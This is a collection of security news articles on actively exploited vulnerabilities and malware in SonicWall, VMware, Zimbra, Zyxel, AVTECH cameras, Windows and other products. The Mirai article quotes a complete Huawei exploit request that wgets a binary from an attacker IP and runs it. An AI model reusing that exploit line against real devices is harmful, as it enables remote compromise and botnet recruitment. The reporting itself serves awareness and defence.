Google finds custom backdoor being installed on SonicWall network devices

Researchers from the Google Threat Intelligence Group said that hackers are compromising SonicWall Secure Mobile Access (SMA) appliances, which sit at the edge of enterprise networks and manage and secure access by mobile devices.

The targeted devices are end of life, meaning they no longer receive regular updates for stability and security. Despite the status, many organizations continue to rely on them. That has left them prime targets by UNC6148, the name Google has given to the unknown hacking group.

“GTIG recommends that all organizations with SMA appliances perform analysis to determine if they have been compromised,” a report published Wednesday said, using the abbreviation for Google Threat Intelligence Group. “Organizations should acquire disk images for forensic analysis to avoid interference from the rootkit anti-forensic capabilities. Organizations may need to engage with SonicWall to capture disk images from physical appliances.”

Lacking specifics

Many key details remain unknown. For one thing, the attacks are exploiting leaked local administrator credentials on the targeted devices, and so far, no one knows how the credentials were obtained. It’s also not known what vulnerabilities UNC6148 is exploiting. It’s also unclear precisely what the attackers are doing after they take control of a device.

The lack of details is largely the result of the functioning on Overstep, the name of custom backdoor malware UNC6148 is installing after initial compromise of the devices. Overstep allows the attackers to selectively remove log entries, a technique that is hindering forensic investigation. Wednesday’s report also posits that the attackers may be armed with a zero-day exploit, meaning it targets a vulnerability that’s currently publicly unknown. Possible vulnerabilities UNC6148 may be exploiting include:

  • CVE-2021-20038: An unauthenticated remote code execution made possible by a memory corruption vulnerability.
  • CVE-2024-38475: An unauthenticated path traversal vulnerability in Apache HTTP Server, which is present in the SMA 100. It can be exploited to extract two separate SQLite databases that store user account credentials, session tokens, and seed values for generating one-time passwords.
  • CVE-2021-20035: An authenticated remote code execution vulnerability. Security firm Arctic Wolf and SonicWall reported in April that this vulnerability was under active exploitation.
  • CVE-2021-20039: An authenticated remote code execution vulnerability. There have been reports that this vulnerability was under active exploitation to install ransomware in 2024.
  • CVE-2025-32819: An authenticated file deletion vulnerability that can be exploited to cause a targeted device to revert the built-in administrator credentials to a password so that attackers can gain administrator access.

https://arstechnica.com/security/2025/07/google-finds-custom-backdoor-being-installed-on-sonicwall-network-devices/





Hackers Win $260,000 on First Day of Pwn2Own Berlin 2025

Pwn2Own participants have earned tens of thousands of dollars for Red Hat, Windows, Oracle VirtualBox, Docker Desktop, and AI exploits.

The post Hackers Win $260,000 on First Day of Pwn2Own Berlin 2025 appeared first on SecurityWeek.

https://www.securityweek.com/hackers-win-260000-on-first-day-of-pwn2own-berlin-2025/


Threat posed by new VMware hyperjacking vulnerabilities is hard to overstate

Three critical vulnerabilities in multiple virtual-machine products from VMware can give hackers unusually broad access to some of the most sensitive environments inside multiple customers’ networks, the company and outside researchers warned Tuesday.

The class of attack made possible by exploiting the vulnerabilities is known under several names, including hyperjacking, hypervisor attack, or virtual machine escape. Virtual machines often run inside hosting environments to prevent one customer from being able to access or control the resources of other customers. By breaking out of one customer’s isolated VM environment, a threat actor could take control of the hypervisor that apportions each VM. From there, the attacker could access the VMs of multiple customers, who often use these carefully controlled environments to host their internal networks.

All bets off

“If you can escape to the hypervisor you can access every system,” security researcher Kevin Beaumont said on Mastodon. “If you can escape to the hypervisor, all bets are off as a boundary is broken.” He added: “With this vuln you’d be able to use it to traverse VMware managed hosting providers, private clouds orgs have built on prem etc.”

VMware warned Tuesday that it has evidence suggesting the vulnerabilities are already under active exploitation in the wild. The company didn’t elaborate. Beaumont said the vulnerabilities affect “every supported (and unsupported)” version in VMware’s ESXi, Workstation, Fusion, Cloud Foundation, and Telco Cloud Platform product lines.

https://arstechnica.com/security/2025/03/vmware-patches-3-critical-vulnerabilities-in-multiple-product-lines/


Critical WordPress plugin vulnerability under active exploit threatens thousands

Thousands of sites running WordPress remain unpatched against a critical security flaw in a widely used plugin that was being actively exploited in attacks that allow for unauthenticated execution of malicious code, security researchers said.

The vulnerability, tracked as CVE-2024-11972, is found in Hunk Companion, a plugin that runs on 10,000 sites that use the WordPress content management system. The vulnerability, which carries a severity rating of 9.8 out of a possible 10, was patched earlier this week. At the time this post went live on Ars, figures provided on the Hunk Companion page indicated that less than 12 percent of users had installed the patch, meaning nearly 9,000 sites could be next to be targeted.

Significant, multifaceted threat

“This vulnerability represents a significant and multifaceted threat, targeting sites that use both a ThemeHunk theme and the Hunk Companion plugin,” Daniel Rodriguez, a researcher with WordPress security firm WP Scan, wrote. “With over 10,000 active installations, this exposed thousands of websites to anonymous, unauthenticated attacks capable of severely compromising their integrity.”

Rodriquez said WP Scan discovered the vulnerability while analyzing the compromise of a customer’s site. The firm found that the initial vector was CVE-2024-11972. The exploit allowed the hackers behind the attack to cause vulnerable sites to automatically navigate to wordpress.org and download WP Query Console, a plugin that hasn’t been updated in years.

https://arstechnica.com/security/2024/12/thousands-of-sites-remain-unpatched-against-actively-exploited-wordpress-plugin-bug/


Thousands of Linux systems infected by stealthy malware since 2021

This Reddit comment posted to the CentOS subreddit is typical. An admin noticed that two servers were infected with a cryptocurrency hijacker with the names perfcc and perfctl. The admin wanted help investigating the cause.

“I only became aware of the malware because my monitoring setup alerted me to 100% CPU utilization,” the admin wrote in the April 2023 post. “However, the process would stop immediately when I logged in via SSH or console. As soon as I logged out, the malware would resume running within a few seconds or minutes.” The admin continued:

I have attempted to remove the malware by following the steps outlined in other forums, but to no avail. The malware always manages to restart once I log out. I have also searched the entire system for the string “perfcc” and found the files listed below. However, removing them did not resolve the issue. as it keep respawn on each time rebooted.

Other discussions include: Reddit, Stack Overflow (Spanish), forobeta (Spanish),  brainycp (Russian), natnetwork (Indonesian), Proxmox (Deutsch), Camel2243 (Chinese), svrforum (Korean), exabytes,>virtualmin,>serverfault and many others.

After exploiting a vulnerability or misconfiguration, the exploit code downloads the main payload from a server, which, in most cases, has been hacked by the attacker and converted into a channel for distributing the malware anonymously. An attack that targeted the researchers’ honeypot named the payload httpd. Once executed, the file copies itself from memory to a new location in the /temp directory, runs it, and then terminates the original process and deletes the downloaded binary.

Once moved to the /tmp directory, the file executes under a different name, which mimics the name of a known Linux process. The file hosted on the honeypot was named sh. From there, the file establishes a local command-and-control process and attempts to gain root system rights by exploiting CVE-2021-4043, a privilege-escalation vulnerability that was patched in 2021 in Gpac, a widely used open source multimedia framework.

https://arstechnica.com/security/2024/10/persistent-stealthy-linux-malware-has-infected-thousands-since-2021/


Attackers exploit critical Zimbra vulnerability using cc’d email addresses

Attackers are actively exploiting a critical vulnerability in mail servers sold by Zimbra in an attempt to remotely execute malicious commands that install a backdoor, researchers warn.

The vulnerability, tracked as CVE-2024-45519, resides in the Zimbra email and collaboration server used by medium and large organizations. When an admin manually changes default settings to enable the postjournal service, attackers can execute commands by sending maliciously formed emails to an address hosted on the server. Zimbra recently patched the vulnerability. All Zimbra users should install it or, at a minimum, ensure that postjournal is disabled.

Easy, yes, but reliable?

On Tuesday, Security researcher Ivan Kwiatkowski first reported the in-the-wild attacks, which he described as “mass exploitation.” He said the malicious emails were sent by the IP address 79.124.49[.]86 and, when successful, attempted to run a file hosted there using the tool known as curl. Researchers from security firm Proofpoint took to social media later that day to confirm the report.

On Wednesday, security researchers provided additional details that suggested the damage from ongoing exploitation was likely to be contained. As already noted, they said, a default setting must be changed, likely lowering the number of servers that are vulnerable.

Security researcher Ron Bowes went on to report that the “payload doesn’t actually do anything—it downloads a file (to stdout) but doesn’t do anything with it.” He said that in the span of about an hour earlier Wednesday a honey pot server he operated to observe ongoing threats received roughly 500 requests. He also reported that the payload isn’t delivered through emails directly, but rather through a direct connection to the malicious server through SMTP, short for the Simple Mail Transfer Protocol.

“That’s all we’ve seen (so far), it doesn’t really seem like a serious attack,” Bowes wrote. “I’ll keep an eye on it, and see if they try anything else!”

In an email sent Wednesday afternoon, Proofpoint researcher Greg Lesnewich seemed to largely concur that the attacks weren’t likely to lead to mass infections that could install ransomware or espionage malware. The researcher provided the following details:

  • While the exploitation attempts we have observed were indiscriminate in targeting, we haven’t seen a large volume of exploitation attempts
  • Based on what we have researched and observed, exploitation of this vulnerability is very easy, but we do not have any information about how reliable the exploitation is
  • Exploitation has remained about the same since we first spotted it on Sept. 28th
  • There is a PoC available, and the exploit attempts appear opportunistic
  • Exploitation is geographically diverse and appears indiscriminate
  • The fact that the attacker is using the same server to send the exploit emails and host second-stage payloads indicates the actor does not have a distributed set of infrastructure to send exploit emails and handle infections after successful exploitation. We would expect the email server and payload servers to be different entities in a more mature operation.
  • Defenders protecting  Zimbra appliances should look out for odd CC or To addresses that look malformed or contain suspicious strings, as well as logs from the Zimbra server indicating outbound connections to remote IP addresses.

Proofpoint has explained that some of the malicious emails used multiple email addresses that, when pasted into the CC field, attempted to install a webshell-based backdoor on vulnerable Zimbra servers. The full cc list was wrapped as a single string and encoded using the base64 algorithm. When combined and converted back into plaintext, they created a webshell at the path: /jetty/webapps/zimbraAdmin/public/jsp/zimbraConfig.jsp.

https://arstechnica.com/security/2024/10/attackers-exploit-critical-vulnerability-recently-patched-in-zimbra-servers/


Systems used by courts and governments across the US riddled with vulnerabilities

Systems used by courts and governments across the US riddled with vulnerabilities
Getty Images

Public records systems that courts and governments rely on to manage voter registrations and legal filings have been riddled with vulnerabilities that made it possible for attackers to falsify registration databases and add, delete, or modify official documents.

Over the past year, software developer turned security researcher Jason Parker has found and reported dozens of critical vulnerabilities in no fewer than 19 commercial platforms used by hundreds of courts, government agencies, and police departments across the country. Most of the vulnerabilities were critical.

One flaw he uncovered in the voter registration cancellation portal for the state of Georgia, for instance, allowed anyone visiting it to cancel the registration of any voter in that state when the visitor knew the name, birthdate, and county of residence of the voter. In another case, document management systems used in local courthouses across the country contained multiple flaws that allowed unauthorized people to access sensitive filings such as psychiatric evaluations that were under seal. And in one case, unauthorized people could assign themselves privileges that are supposed to be available only to clerks of the court and, from there, create, delete, or modify filings.

Failing at the most fundamental level

It’s hard to overstate the critical role these systems play in the administration of justice, voting rights, and other integral government functions. The number of vulnerabilities—mostly stemming from weak permission controls, poor validation of user inputs, and faulty authentication processes—demonstrate a lack of due care in ensuring the trustworthiness of the systems millions of citizens rely on every day.

“These platforms are supposed to ensure transparency and fairness, but are failing at the most fundamental level of cybersecurity,” Parker wrote recently in a post he penned in an attempt to raise awareness. “If a voter’s registration can be canceled with little effort and confidential legal filings can be accessed by unauthorized users, what does it mean for the integrity of these systems?”

The vulnerability in the Georgia voter registration database, for instance, lacked any form of automated way to reject cancellation requests that omitted required voter information. Instead of flagging such requests, the system processed it without even flagging it. Similarly, the Granicus GovQA platform hundreds of government agencies use to manage public records could be hacked to reset passwords and gain access to usernames and email addresses simply by slightly modifying the Web address showing in a browser window.

And a vulnerability in the Thomson Reuters’ C-Track eFiling system allowed attackers to elevate their user status to that of a court administrator. Exploitation required nothing more than manipulating certain fields during the registration process.

There is no indication that any of the vulnerabilities were actively exploited.

Word of the vulnerabilities comes four months after the discovery of a malicious backdoor surreptitiously planted in a component of the JAVS Suite 8, an application package that 10,000 courtrooms around the world use to record, play back, and manage audio and video from legal proceedings. A representative of the company said Monday that an investigation performed in cooperation with the Cybersecurity and Infrastructure Security Agency concluded that the malware was installed on only two computers and didn’t result in any information being compromised. The representative said the malware was available through a file a threat actor posted to the JAVS public marketing website.

Parker began examining the systems last year as a software developer purely on a voluntary basis. He has worked with the Electronic Frontier Foundation to contact the system vendors and other parties responsible for the platforms he has found vulnerable. To date, all the vulnerabilities he has reported have been fixed, in some cases only in the past month. More recently, Parker has taken a job as a security researcher focusing on such platforms.

“Fixing these issues requires more than just patching a few bugs,” Parker wrote. “It calls for a complete overhaul of how security is handled in court and public record systems. To prevent attackers from hijacking accounts or altering sensitive data, robust permission controls must be immediately implemented, and stricter validation of user inputs enforced. Regular security audits and penetration testing should be standard practice, not an afterthought, and following the principles of Secure by Design should be an integral part of any Software Development Lifecycle.”

The 19 affected platforms are:

Parker is urging vendors and customers alike to shore up the security of their systems by performing penetration testing and software audits and training employees, particularly those in IT departments. He also said that multifactor authentication should be universally available for all such systems.

“This series of disclosures is a wake-up call to all organizations that manage sensitive public data,” Parker wrote. “If they fail to act quickly, the consequences could be devastating—not just for the institutions themselves but for the individuals whose privacy they are sworn to protect. For now, the responsibility lies with the agencies and vendors behind these platforms to take immediate action, to shore up their defenses, and to restore trust in the systems that so many people depend on.”

https://arstechnica.com/?p=2053460


Zyxel warns of vulnerabilities in a wide range of its products

Zyxel warns of vulnerabilities in a wide range of its products
Getty Images

Networking hardware-maker Zyxel is warning of nearly a dozen vulnerabilities in a wide array of its products. If left unpatched, some of them could enable the complete takeover of the devices, which can be targeted as an initial point of entry into large networks.

The most serious vulnerability, tracked as CVE-2024-7261, can be exploited to “allow an unauthenticated attacker to execute OS commands by sending a crafted cookie to a vulnerable device,” Zyxel warned. The flaw, with a severity rating of 9.8 out of 10, stems from the “improper neutralization of special elements in the parameter ‘host’ in the CGI program” of vulnerable access points and security routers. Nearly 30 Zyxel devices are affected. As is the case with the remaining vulnerabilities in this post, Zyxel is urging customers to patch them as soon as possible.

But wait… there’s more

The hardware manufacturer warned of seven additional vulnerabilities affecting firewall series including the ATP, USG-FLEX, and USG FLEX 50(W)/USG20(W)-VPN. The vulnerabilities carry severity ratings ranging from 4.9 to 8.1. The vulnerabilities are:

CVE-2024-6343: a buffer overflow vulnerability in the CGI program that could allow an authenticated attacker with administrator privileges to wage denial-of-service by sending crafted HTTP requests.

CVE-2024-7203: A post-authentication command injection vulnerability that could allow an authenticated attacker with administrator privileges to run OS commands by executing a crafted CLI command.

CVE-2024-42057: A command injection vulnerability in the IPSec VPN feature that could allow an unauthenticated attacker to run OS commands by sending a crafted username. The attack would be successful only if the device was configured in User-Based-PSK authentication mode and a valid user with a long username exceeding 28 characters exists.

CVE-2024-42058: A null pointer dereference vulnerability in some firewall versions that could allow an unauthenticated attacker to wage DoS attacks by sending crafted packets.

CVE-2024-42059: A post-authentication command injection vulnerability that could allow an authenticated attacker with administrator privileges to run OS commands on an affected device by uploading a crafted compressed language file via FTP.

CVE-2024-42060: A post-authentication command injection vulnerability that could allow an authenticated attacker with administrator privileges to execute OS commands by uploading a crafted internal user agreement file to the vulnerable device.

CVE-2024-42061: A reflected cross-site scripting vulnerability in the CGI program “dynamic_script.cgi” that could allow an attacker to trick a user into visiting a crafted URL with the XSS payload. The attacker could obtain browser-based information if the malicious script is executed on the victim’s browser.

The remaining vulnerability is CVE-2024-5412 with a severity rating of 7.5. It resides in 50 Zyxel product models, including a range of customer premises equipment, fiber optical network terminals, and security routers. A buffer overflow vulnerability in the “libclinkc” library of affected devices could allow an unauthenticated attacker to wage denial-of-service attacks by sending a crafted HTTP request.

In recent years, vulnerabilities in Zyxel devices have regularly come under active attack. Many of the patches are available for download at links listed in the advisories. In a small number of cases, the patches are available through the cloud. Patches for some products are available only by privately contacting the company’s support team.

https://arstechnica.com/?p=2047312


Unpatchable 0-day in surveillance cam is being exploited to install Mirai

The word ZERO-DAY is hidden amidst a screen filled with ones and zeroes.

Malicious hackers are exploiting a critical vulnerability in a widely used security camera to spread Mirai, a family of malware that wrangles infected Internet of Things devices into large networks for use in attacks that take down websites and other Internet-connected devices.

The attacks target the AVM1203, a surveillance device from Taiwan-based manufacturer AVTECH, network security provider Akamai said Wednesday. Unknown attackers have been exploiting a 5-year-old vulnerability since March. The zero-day vulnerability, tracked as CVE-2024-7029, is easy to exploit and allows attackers to execute malicious code. The AVM1203 is no longer sold or supported, so no update is available to fix the critical zero-day.

That time a ragtag army shook the Internet

Akamai said that the attackers are exploiting the vulnerability so they can install a variant of Mirai, which arrived in September 2016 when a botnet of infected devices took down cybersecurity news site Krebs on Security. Mirai contained functionality that allowed a ragtag army of compromised webcams, routers, and other types of IoT devices to wage distributed denial-of-service attacks of record-setting sizes. In the weeks that followed, the Mirai botnet delivered similar attacks on Internet service providers and other targets. One such attack, against dynamic domain name provider Dyn paralyzed vast swaths of the Internet.
Complicating attempts to contain Mirai, its creators released the malware to the public, a move that allowed virtually anyone to create their own botnets that delivered DDoSes of once-unimaginable size.

Kyle Lefton, a security researcher with Akamai’s Security Intelligence and Response Team, said in an email that it has observed the threat actor behind the attacks perform DDoS attacks against “various organizations,” which he didn’t name or describe further. So far, the team hasn’t seen any indication the threat actors are monitoring video feeds or using the infected cameras for other purposes.

Akamai detected the activity using a “honeypot” of devices that mimic the cameras on the open Internet to observe any attacks that target them. The technique doesn’t allow the researchers to measure the botnet’s size. The US Cybersecurity and Infrastructure Security Agency warned of the vulnerability earlier this month.


The technique, however, has allowed Akamai to capture the code used to compromise the devices. It targets a vulnerability that has been known since at least 2019 when exploit code became public. The zero-day resides in the “brightness argument in the ‘action=’ parameter” and allows for command injection, researchers wrote. The zero-day, discovered by Akamai researcher Aline Eliovich, wasn’t formally recognized until this month, with the publishing of CVE-2024-7029.

Wednesday’s post went on to say:

How does it work?

This vulnerability was originally discovered by examining our honeypot logs. Figure 1 shows the decoded URL for clarity.
Decoded payload

Fig. 1: Decoded payload body of the exploit attempts
Enlarge / Fig. 1: Decoded payload body of the exploit attempts

Fig. 1: Decoded payload body of the exploit attempts

The vulnerability lies in the brightness function within the file /cgi-bin/supervisor/Factory.cgi (Figure 2).

Fig. 2: PoC of the exploit
Enlarge / Fig. 2: PoC of the exploit

What could happen?

In the exploit examples we observed, essentially what happened is this: The exploit of this vulnerability allows an attacker to execute remote code on a target system.


Figure 3 is an example of a threat actor exploiting this flaw to download and run a JavaScript file to fetch and load their main malware payload. Similar to many other botnets, this one is also spreading a variant of Mirai malware to its targets.

Fig. 3: Strings from the JavaScript downloader
Enlarge / Fig. 3: Strings from the JavaScript downloader

In this instance, the botnet is likely using the Corona Mirai variant, which has been referenced by other vendors as early as 2020 in relation to the COVID-19 virus.

Upon execution, the malware connects to a large number of hosts through Telnet on ports 23, 2323, and 37215. It also prints the string “Corona” to the console on an infected host (Figure 4).

Fig. 4: Execution of malware showing output to console
Enlarge / Fig. 4: Execution of malware showing output to console

Static analysis of the strings in the malware samples shows targeting of the path /ctrlt/DeviceUpgrade_1 in an attempt to exploit Huawei devices affected by CVE-2017-17215. The samples have two hard-coded command and control IP addresses, one of which is part of the CVE-2017-17215 exploit code:

POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 Content-Length: 430 Connection: keep-alive Accept: */* Authorization: Digest username=\"dslf-config\", realm=\"HuaweiHomeGateway\", nonce=\"88645cefb1f9ede0e336e3569d75ee30\", uri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f59d2a3597e19c\", algorithm=\"MD5\", qop=\"auth\", nc=00000001, cnonce=\"248d1a2560100669\" $(/bin/busybox wget -g 45.14.244[.]89 -l /tmp/mips -r /mips; /bin/busybox chmod 777 * /tmp/mips; /tmp/mips huawei.rep)$(echo HUAWEIUPNP)

The botnet also targeted several other vulnerabilities including a Hadoop YARN RCE, CVE-2014-8361, and CVE-2017-17215. We have observed these vulnerabilities exploited in the wild several times, and they continue to be successful.

Given that this camera model is no longer supported, the best course of action for anyone using one is to replace it. As with all Internet-connected devices, IoT devices should never be accessible using the default credentials that shipped with them.

https://arstechnica.com/?p=2046043


Windows 0-day was exploited by North Korea to install advanced rootkit

Windows 0-day was exploited by North Korea to install advanced rootkit
Getty Images

A Windows zero-day vulnerability recently patched by Microsoft was exploited by hackers working on behalf of the North Korean government so they could install custom malware that’s exceptionally stealthy and advanced, researchers reported Monday.

The vulnerability, tracked as CVE-2024-38193, was one of six zero-days—meaning vulnerabilities known or actively exploited before the vendor has a patch—fixed in Microsoft’s monthly update release last Tuesday. Microsoft said the vulnerability—in a class known as a “use after free”—was located in AFD.sys, the binary file for what’s known as the ancillary function driver and the kernel entry point for the Winsock API. Microsoft warned that the zero-day could be exploited to give attackers system privileges, the maximum system rights available in Windows and a required status for executing untrusted code.

Lazarus gets access to the Windows kernel

Microsoft warned at the time that the vulnerability was being actively exploited but provided no details about who was behind the attacks or what their ultimate objective was. On Monday, researchers with Gen—the security firm that discovered the attacks and reported them privately to Microsoft—said the threat actors were part of Lazarus, the name researchers use to track a hacking outfit backed by the North Korean government.

“The vulnerability allowed attackers to bypass normal security restrictions and access sensitive system areas that most users and administrators can’t reach,” Gen researchers reported. “This type of attack is both sophisticated and resourceful, potentially costing several hundred thousand dollars on the black market. This is concerning because it targets individuals in sensitive fields, such as those working in cryptocurrency engineering or aerospace to get access to their employer’s networks and steal cryptocurrencies to fund attackers’ operations.”

Monday’s blog post said that Lazarus was using the exploit to install FudModule, a sophisticated piece of malware discovered and analyzed in 2022 by researchers from two separate security firms: AhnLab and ESET. Named after the FudModule.dll file that once was present in its export table, FudModule is a type of malware known as a rootkit. It stood out for its ability to operate robustly in the deep in the innermost recess of Windows, a realm that wasn’t widely understood then or now. That capability allowed FudModule to disable monitoring by both internal and external security defenses.

Rootkits are pieces of malware that have the ability to hide their files, processes, and other inner workings from the operating system itself and, at the same time, control the deepest levels of the operating system. To work, rootkits must first gain system privileges and go on to directly interact with the kernel, the area of an operating system reserved for the most sensitive functions. The FudModule variants discovered by AhnLabs and ESET were installed using a technique called “bring your own vulnerable driver,” which involves installing a legitimate driver with known vulnerabilities to gain access to the kernel.

Earlier this year, researchers from security firm Avast spotted a newer FudModule variant that bypassed key Windows defenses such as Endpoint Detection and Response, and Protected Process Light. Microsoft took six months after Avast privately reported the vulnerability to fix it, a delay that allowed Lazarus to continue exploiting it.

Whereas Lazarus used “bring your own vulnerable driver” to install earlier versions of FudModule, group members installed the variant discovered by Avast by exploiting a bug in appid.sys, a driver enabling the Windows AppLocker service, which comes preinstalled in Windows. Avast researchers said at the time the Windows vulnerability exploited in those attacks represented a holy grail for hackers because it was baked directly into the OS rather than having to be installed from third-party sources.

Gen, a conglomerate comprising brands Norton, Norton Lifelock, Avast, and Avira, among others, didn’t provide critical details, including when Lazarus started exploiting CVE-2024-38193, how many organizations were targeted in the attacks, and whether the latest FudModule variant was detected by any endpoint protection services. There are also no indicators of compromise. Representatives of the company didn’t respond to emails.

https://arstechnica.com/?p=2044100